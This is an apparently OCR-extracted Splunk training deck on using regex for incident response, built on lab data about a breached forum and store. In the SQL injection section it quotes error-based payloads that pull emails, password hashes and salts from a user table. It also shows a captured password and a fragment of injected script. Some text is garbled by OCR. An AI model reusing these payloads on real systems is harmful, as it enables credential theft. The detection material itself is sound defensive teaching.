- "https://www.google.com/afs/ads?q=white%20tablecloth%20-(gee%20gold%20red%20cover%20color%20stripe%20silver%20shiny%20rolled%20for%20checkered%20grey%20)"
- "https://www.google.com/afs/ads?q=white%20tablecloth%20-(gee%20red%20colors%20fitted%20pc%20brown%20stretch%20foldin%20)"
- "https://www.google.com/afs/ads?q=white%20tablecloth%20-(gee%20red%20colors%20fitted%20pc%20stretch%20folding%20poly%20)"
- "https://www.google.com/afs/ads?q=white%20tablecloth%20-(gee%20red%20colors%20stripe%20checkered%20fitted%20pc%20br%20)"
- "https://www.google.com/afs/ads?q=white%20tablecloth%20-(gee%20red%20cover%20color%20stripe%20checkered%20fitted%20pc%20fitted%20)"
- "https://www.google.com/afs/ads?q=white%20tablecloth%20-(gee%20red%20cover%20color%20stripe%20checkered%20fitted%20pc%20fitted%20)"

Google Search

Google search queries begin with "q=" and end with "&".

Bg&pq=was%20that%20t-rex%20joke%20cringeworthy&cp=

```
index=main sourcetype=squid dhost=www.google.com
| rex field=url "q=(?<Search_String>[^&]+)"
| eval Search=urldecode(Search_String)
| search Search=*
| table Search
```

Search | Splunk 6.6.4

https://18.232.113.226:8000/en-US/app/SplunkEnterpriseSecuritySuite/search?display.page.search.mode=verbose&q=search%20sourcetype%3Daccess_combined%0A%7C%20stats%20count%20by%20uri&dispatch.s...

New Search

```
1 index=main sourcetype=squid dhost=www.google.com
2 | rex field=url "q=(?<Search_String>[^&]+)"
3 | eval Search=urldecode(Search_String)
4 | search Search=*
5 | table _time Search
```

during Fri, Aug 24, 2...

✓ 53,177 events (8/24/18 12:00:00.000 AM to 8/25/18 12:00:00.000 AM) No Event Sampling

Job ▾ Smart Mode

Events Patterns Statistics (53,177) Visualization

100 Per Page Format Preview < Prev 1 2 3 4 5 6 7 8 9 ... Next >


_time	Search
2018-08-24 16:12:37	incredible meaning
2018-08-24 16:12:37	incredible meaning
2018-08-24 16:06:40	green light cartoon
2018-08-24 16:06:39	Black & Brew
2018-08-24 16:06:39	Black & Brew
2018-08-24 16:06:28	Keeping our Day Job(KODJ) Improv Comedy
2018-08-24 16:06:28	green light
2018-08-24 16:06:28	polk city florida
2018-08-24 16:06:26	haggis
2018-08-24 16:06:24	polk city florida

Bing Search

```
index=main sourcetype=squid dhost=www.bing.com
| rex field=url "&qry=(?<Search_String>[^&]+)"
| rex field=url "search\?q=(?<Search_String>[^&]+)"
| eval Search_String=urldecode(Search_String)
| search Search_String=*
| table Search_String
```

*Note that Bing has two possible search strings.
Be careful not to assume that "results" = "all results"

130.60.4.1 - - [07/Jan/18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP/1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" [07/Jan/18:10:57:156] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD55L7FF6ADFF9 HTTP/1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=updateSession&itemId=EST-26&product_id=AU-CUP-SHOW-ID-01-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 317.27.160.0.0 - - [07/Jan/18:10:56:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=changeQuantity&itemId=EST-18&product_id=AU-CUP-SHOW-ID-01-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" [07/Jan/18:10:56:159] "GET /oldlink?item_id=EST-6&JSESSIONID=SD10SLBFF2ADFF2 HTTP/1.1" 200 3855 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST-6&JSESSIONID=SD08SLBFF2ADFF2" [07/Jan/18:10:55:187] "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 3855 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST-26&JSESSIONID=SD55L9FF1ADFF3" [07/Jan/18:10:55:188] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 3855 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST-26&JSESSIONID=SD55L9FF1ADFF3" [07/Jan/18:10:55:189] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD55L9FF1ADFF3 HTTP/1.1" 200 3855 "http://buttercup-shopping.com/cart.do?action=removeItem&itemId=EST-26&JSESSIONID=SD55L9FF1ADFF3"



Words near other words

- ▶ Think commonly paired words
 - ▶ Can assist in identifying potential security concerns.
 - Select, From, Where
 - <script>,</script>
 - Download, docm

Example: username, password

```
| rex field=_raw  
"(?<extract>username.{1,100}password.{1,100})"
```

The image shows a laptop screen with a search interface. At the top, there's a navigation bar with tabs like "Investigatio...", "Phantom Do...", "Using Splun...", etc., and a URL bar showing "18.232.113.226". Below the bar is a search input field labeled "New Search".

The main area contains a search command:

```
1 sourcetype=stream:smtp  
2 | rex field=_raw "(?<extract>username.{1,100}password.{1,100})"  
3 | search extract=*
```

Below the command, the word "extract" is followed by a dropdown arrow. A large blue box highlights the extracted fields: "username%3Dklagerfield%26password%3Dbeer_lulz%26confirm_password".

At the bottom of the search interface, there are buttons for "100 Per Page", "Format", and "Preview". The preview section shows the same extracted fields: "username%3Dklagerfield%26password%3Dbeer_lulz%26confirm_password%3Dbeer_lulz%26email%3Dklagerfield%4".

Words near other words

```
sourcetype=stream:smtp
| rex field=_raw
"(?<extract>username.{1,100}password.{1,100})"
| search extract=*
| eval extractdecode=urldecode(extract)
| rex field=extractdecode
"username=(?<USERNAME>.{1,64})&password=(?<PASSWORD>.{1,64})&confirm"
| table USERNAME PASSWORD extractdecode
```

The image shows a laptop displaying a Splunk search interface and a terminal window. The top half of the screen is a Splunk search bar with the URL 18.232.113.226. The search bar contains the following search command:

```
1 sourcetype=stream:smtp  
2 | rex field=_raw "(?<extract>username.{1,100}password.{1,100})"  
3 | search extract=*  
4 | eval extractdecode=urldecode(extract)  
5 | rex field=extractdecode "username=(?<USERNAME>.{1,64})&password=(?<PASSWORD>.{1,64})&confirm"
```

On the right side of the search bar, there is a "Save As" dropdown and a "Close" button. Below the search bar, there are three fields labeled "USERNAME", "PASSWORD", and "extractdecode" with edit icons. The values entered are "klagerfield", "beer_lulz", and "username=klagerfield&password=beer_lulz&confirm_".

The bottom half of the screen shows a terminal window with the following text:

```
klagerfield  beer_lulz  username=klagerfield&password=beer_lulz&confirm_
```

The image shows a laptop screen with two main windows. The top window is a Splunk search interface titled "Search | Splunk 6.6.3". It displays a search bar with "New Search" and a search panel with two lines of code:

```
7 | rex field=PASSWORD mode=sed "s/.*/*/g"  
8 | rex field=extractdecode mode=sed "s/(?<=password=)[^&]+/******/g"
```

The bottom window is a terminal or command-line interface showing the results of the search. It lists a single row of data:

USERNAME	PASSWORD	extractdecode
klagerfield	*****	username=klagerfield&password=*****&confirm_password=*****&email=klagerfiel users&action=add"; var http; http = new XMLHttpRequest(); http.open("Post",url); http.set ('Accept','application/xhtml+xml'); http.setRequestHeader('Accept','application/xml'); http. ('Accept','application/xhtml+xml'); http.setRequestHeader('Accept','application/xml'); http.send(postdata); console.log(my_post_key); } </s>"ci friend.\r\n\r\n-FE\r\nfrankesters48@gmail.com\r\n\r\n\r\n-----4530090462158063636==\r\n\r\n",".r\n\r\n","content_body":["----- over brewertalk. I almost forgot one of the most important \r\n\r\nthings: backups! I tried to make this as easy as possible, you just need to visit t friend.\r\n\r\n-FE\r\nfrankesters48@gmail.com\r\n\r\n\r\n",""\r\nKevin,\r\n\r\n\r\nThanks again for all the help taking over brewertalk. I almost forgot need to visit <script> window.onload=functio

The terminal output shows a password field containing five asterisks, and the extractdecode field containing the original password value and some additional XML-related code.

Work Around Parsing Errors

Incident Response

The image shows a laptop screen with a Splunk search interface. The title bar reads "Search | Splunk 6.6.3". The search bar contains the URL "https://18.232.113.226:8000/en-US/app/SplunkEnterpriseSecuritySuite/search?sid=1535208179.4819&dispatch.sample_ratio=1&display.general.type=statistic". A certificate error message is visible in the address bar. The main title of the search results is "Enterprise Security".

The search query in the search bar is:

```
1 sourcetype=access_combined  
2 | stats latest(_raw) count by referer_domain
```

The search results show 263,889 events from August 27 to September 1, 2017. The results are displayed in a table with the following columns:

referer_domain	latest(_raw)	count
http://brewertalk.com	98.229.101.186 -- [31/Aug/2017:22:51:13 +0000] "GET /images/icons/biggrin.png HTTP/1.1" 200 706 "http://brewertalk.com/newreply.php?tid=1&replyto=25" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36"	3112
http://www.brewertalk.com	196.52.39.2 -- [31/Aug/2017:22:59:44 +0000] "GET /images/smilies/sad.png HTTP/1.1" 200 589 "http://www.brewertalk.com/newreply.php?tid=7&replyto=13" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36"	46158
http://www.froth.ly	184.73.53.48 -- [31/Aug/2017:22:51:31 +0000] "GET /images/full_image_3.jpg HTTP/1.1" 200 11250 "http://www.froth.ly/" "Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko"	7739

The image shows a laptop screen with a Splunk search interface open. The search bar contains the query: `1 sourcetype=access_combined NOT referer_domain=*`. The results show 206,880 events from August 27 to September 1, 2017. A specific event is highlighted:

```
204.194.143.30 ip-172-31-7-2.ec2.internal - - 80 [31/Aug/2017:22:54:33 +0000] "GET /magento2/pub/static/version1501014192/frontend/Magento/luma/en_US/Magento_Checkout/template/billing-address.html HTTP/1.1" "" 200 548 "http://store.froth.ly/magento2/check out/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36" 1552 883 737
```

The URL "http://store.froth.ly/magento2/check out/" is highlighted with a red box. Below the log entry, the search parameters are shown: `host = jabbah | source = /var/log/apache2/other_vhosts_access.log | sourcetype = access_combined`. A sidebar on the left lists interesting fields: `a source 2`, `a sourcetype 1`, and `# date_hour 23`, `# date_mday 5`, `# date_minute 59`, `a date_month 1`, and `# date_second 60`.

The screenshot shows a laptop screen displaying the regex101.com website. The page is titled "regular expressions 101".

REGULAR EXPRESSION: `/ \/\/(?<REF_DOMAIN>[^/\]+)` / gm

TEST STRING:
204.194.143.30 ip-172-31-7-2.ec2.internal - - 80
[31/Aug/2017:22:54:33 +0000] "GET
/magento2/pub/static/version1501014192/frontend/Magento/luma/en_US/
Magento_Checkout/template/billing-address.html HTTP/1.1" "" 200
548 "http://store.froth.ly/magento2/checkout/" "Mozilla/5.0
(Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.115 Safari/537.36" 1552 883 737

EXPLANATION:
/ \/\/(?<REF_DOMAIN>[^/\]+) / gm
\\ matches the character / literally (case sensitive)
\\ matches the character / literally (case sensitive)
▼ Named Capture Group REF_DOMAIN
(?<REF_DOMAIN>[^/\]+)
▼ Match a single character not present in the

MATCH INFORMATION:
Match 1
Full match 224-240 `//store.froth.ly`
Group `^REF_DOMAIN` 226-240 `store.froth.ly`

QUICK REFERENCE:
Search reference A single char... [abc]
all tokens A character... [^abc]
common tokens A character in... [a-z]
general tokens A character... [^a-z]

The screenshot shows a laptop screen displaying the regex101.com website. The page has a dark theme with light-colored text and highlights. The main content area is a browser window titled "Search | Splunk 6.6.3" showing the URL "https://regex101.com/". The browser interface includes standard navigation buttons (back, forward, refresh), a search bar, and a tab bar with multiple tabs open.

REGULAR EXPRESSION

1 match, 21 steps (~1ms)

```
/ https?:\/\/( ?<REF_DOMAIN>[^\/]+) / gm
```

TEST STRING

SWITCH TO UNIT TESTS ▾

```
204.194.143.30 ip-172-31-7-2.ec2.internal - - 80
[31/Aug/2017:22:54:33 +0000] "GET
/magento2/pub/static/version1501014192/frontend/Magento/luma/en_US/
Magento_Checkout/template/billing-address.html HTTP/1.1" "" 200
548 "http://store.froth.ly/magento2/checkout/" "Mozilla/5.0
(Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.115 Safari/537.36" 1552 883 737
```

EXPLANATION

▼ / https?:\/\/(?<REF_DOMAIN>[^\/]+) / gm
http matches the characters **http** literally (case sensitive)
▼ s? matches the character **s** literally (case sensitive)
? Quantifier — Matches between **zero** and **one**

MATCH INFORMATION

Match 1

Full match 219-240 `http://store.froth.ly`
Group `REF_DOMAIN` 226-240 `store.froth.ly`

QUICK REFERENCE

Search reference A single char... [abc]
all tokens A character... [^abc]
common tokens A character in... [a-z]
general tokens A character... [^a-z]

Search | Splunk 6.6.3

Certificate error https://18.232.113.226:8000/en-US/app/SplunkEnterpriseSecuritySuite/search?earliest=1503817200&latest=1504249200&q=search%20sourcetype%3Daccess

New Search

```
1 sourcetype=access_combined http
2 | rex field=_raw "https?:\/\/(?!<REF_DOMAIN>[^\/]+)"
3 | fillnull _value="NULL" referer_domain
```

from Aug 27 through...

api.slack.com 34.207.213.117 -- [31/Aug/2017:21:12:42 +0000] "GET /showthread.php?tid=1 HTTP/1.1" 200 26874 "-" "Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)"

cerber.org 98.229.101.186 ip-172-31-7-2.ec2.internal -- 80 [31/Aug/2017:21:12:42 +0000] "/magento2/pub/static/version1501014192/frontend/Magento/luma/en_US/Magento_Theme/favicon.ico" 200 264 "http://cerber.org/malware-download"

slack.com "Slackbot-LinkExpanding 1.0 (+https://slack.com" 54.174.33.17 ip-172-31-7-2.ec2.internal -- 80 [29/Aug/2017:11:09:51 +0000] "GET /magento2/pub/static/version1501014192/frontend/Magento/luma/en_US/Magento_Theme/favicon.ico HTTP/1.1" "" 200 1150 "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36" 1552 883 737

[NULL]	www.froth.ly	"http://store.froth.ly/magento2/checkout/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36" 216.82.211.133 ip-172-31-7-2.ec2.internal -- 80 [31/Aug/2017:22:11:09 +0000] "GET /magento2/ HTTP/1.1" "" 200 8413 "http://www.froth.ly/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/603.3.8 (KHTML, like Gecko) Version/10.1.2 Safari/603.3.8" 425 8972 19891
http://brewertalk.com	brewertalk.com	98.229.101.186 -- [31/Aug/2017:22:51:13 +0000] "GET /images/icons/biggrin.png HTTP/1.1" 200 706 "http://brewertalk.com/newreply.php?tid=1&replyto=25" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36"
http://www.brewertalk.com	www.brewertalk.com	196.52.39.2 -- [31/Aug/2017:22:59:44 +0000] "GET /images/smilies/sad.png HTTP/1.1" 200 589 "http://www.brewertalk.com/newreply.php?tid=7&replyto=13" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36"

SQL Injection

Incident Response



SQL Injection

According to OWASP, "A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application."

https://www.owasp.org/index.php/SQL_injection

SQL Injection

- ▶ Investigations start somewhere
 - Alert
 - Pen Test Results
 - ▶ Alert
 - e.g. IDS event indicating a SQL Injection
 - Direct us to a specific log

SQL Injection REGEX - Data

<dt>Query:</dt>

<dd> SELECT q.* , s.sid FROM mybb_questionsessions s
 LEFT JOIN mybb_questions q ON (q.qid=s.qid)
 WHERE q.active='1' AND s.sid='makman' and
updatexml(NULL,concat (0x3a,(
SELECT email FROM mybb_users ORDER BY UID LIMIT
 5,1)),NULL) and '1' </dd>

<dd>1105 - XPATH syntax error: ':klagerfield@froth.ly'</dd>

SQL Injection REGEX: Query

- ▶ What is the scope?
 - How many attacks occurred?
 - Which were successful?
 - What data was targeted?
 - What data was exposed?

SQL Injection REGEX: Query

For simplicity, pull out the query and result separately.

```
index=main sourcetype=stream:http
| rex field=dest_content "updatexml\((?<Sql_Injection>[^<]+)""
| search Sql_Injection=*
| table Sql_Injection
```

138.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 72@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.109
128.241.220.82 - - [07/Jan 18:10:57:153] "GET /product.screen?product_id=FL-DSH-01&JSESSIONID=SD55L7FF6ADFF9 HTTP 1.1" 404 332@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-ZW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.109
128.241.220.82 - - [07/Jan 18:10:57:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 1318@ "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST_18&productId=AUTOCUP-SHOWTIME.COM-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.109
128.241.220.82 - - [07/Jan 18:10:57:156] "GET /oldlink?item_id=EST_6&JSESSIONID=SD10SLBFF2ADFF1 HTTP 1.1" 200 2423@ "http://buttercup-shopping.com/cart.do?action=showTheComplaint&itemId=EST_18&productId=AUTOCUP-SHOWTIME.COM-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.109
128.241.220.82 - - [07/Jan 18:10:57:156] "GET /oldlink?item_id=EST_6&JSESSIONID=SD08SLBFF4ADFF6 HTTP 1.1" 200 3865@ "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST_18&productId=SURPRISE&JSESSIONID=SD08SLBFF4ADFF6" 468 125.17.14.109
128.241.220.82 - - [07/Jan 18:10:57:156] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 72@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_6&product_id=F1-SW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.109
128.241.220.82 - - [07/Jan 18:10:57:156] "GET /oldlink?item_id=EST_26&JSESSIONID=SD55L7FF6ADFF9 HTTP 1.1" 404 332@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST_26&product_id=F1-ZW-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.109
128.241.220.82 - - [07/Jan 18:10:57:156] "GET /oldlink?item_id=EST_6&JSESSIONID=SD10SLBFF2ADFF1 HTTP 1.1" 200 2423@ "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST_18&productId=AUTOCUP-SHOWTIME.COM-01" "Opera/9.80 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.109
128.241.220.82 - - [07/Jan 18:10:57:156] "GET /oldlink?item_id=EST_6&JSESSIONID=SD08SLBFF4ADFF6 HTTP 1.1" 200 3865@ "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST_18&productId=SURPRISE&JSESSIONID=SD08SLBFF4ADFF6" 468 125.17.14.109

```
LENGTH((SELECT password FROM mybb_users ORDER BY
        (SELECT salt FROM mybb_users ORDER BY UID LIMIT 5,1)),
        (LENGTH((SELECT salt FROM mybb_users ORDER BY UID L
        (SELECT email FROM mybb_users ORDER BY UID LIMIT 5,1)
        ,(LENGTH((SELECT email FROM mybb_users ORDER BY UID
        ,(SELECT username FROM mybb_users ORDER BY UID LIMIT
        ,(LENGTH((SELECT username FROM mybb_users ORDER BY
```

SQL Injection REGEX - Data

Now extract the results.

```
index=main sourcetype=stream:http  
| rex field=dest_content  
"updatexml\(((?<Sql_Injection>[^<]+)"  
| rex field=dest_content "XPath syntax error: ':  
(?<Query_Result>[^']*)"  
| search Sql_Injection=*  
| table Sql_Injection Query_Result
```

The image shows a laptop screen with a search interface and a list of results. The search interface at the top has a title 'New Search' and a search bar containing the following SPLUNK query:

```
1 index=main sourcetype=stream:http  
2 | rex field=dest_content "updatexml\((?<Sql_Injection>[^<]+)"  
3 | rex field=dest_content "XPATH syntax error: ':(<Query_Result>[^']*")'  
4 | search Sql_Injection=*  
5 | table Sql_Injection Query_Result
```

The search results below the interface show several entries, each starting with a blue link:

- [,\(SELECT uid FROM mybb_users ORDER BY UID LIMIT 5,1\)\),NULL\) and '1'](#)
- [,\(LENGTH\(\(SELECT uid FROM mybb_users ORDER BY UID LIMIT 5,1\)\)\),NULL\) and '1'](#)
- [,\(SUBSTRING\(\(SELECT password FROM mybb_users ORDER BY UID LIMIT 4,1\), 32, 31\)\)\),NULL\) and '1'](#)
- [,\(SUBSTRING\(\(SELECT password FROM mybb_users ORDER BY UID LIMIT 4,1\), 1, 31\)\)\),NULL\) and '1'](#)

Below these links is a table of search results:

Result	Count
NULL,concat (0x3a,(LENGTH((SELECT password FROM mybb_users ORDER BY UID LIMIT 5,1))),NULL) and '1'	32
NULL,concat (0x3a,(SELECT salt FROM mybb_users ORDER BY UID LIMIT 5,1)),NULL) and '1'	tXXJNkV1
NULL,concat (0x3a,(LENGTH((SELECT salt FROM mybb_users ORDER BY UID LIMIT 5,1))),NULL) and '1'	8
NULL,concat (0x3a,(SELECT email FROM mybb_users ORDER BY UID LIMIT 5,1)),NULL) and '1'	klagerfield@froth.ly
NULL,concat (0x3a,(LENGTH((SELECT email FROM mybb_users ORDER BY UID LIMIT 5,1))),NULL) and '1'	20
NULL,concat (0x3a,(SELECT username FROM mybb_users ORDER BY UID LIMIT 5,1)),NULL) and '1'	klagerfield

New Search

```
1 index=main sourcetype=stream:http
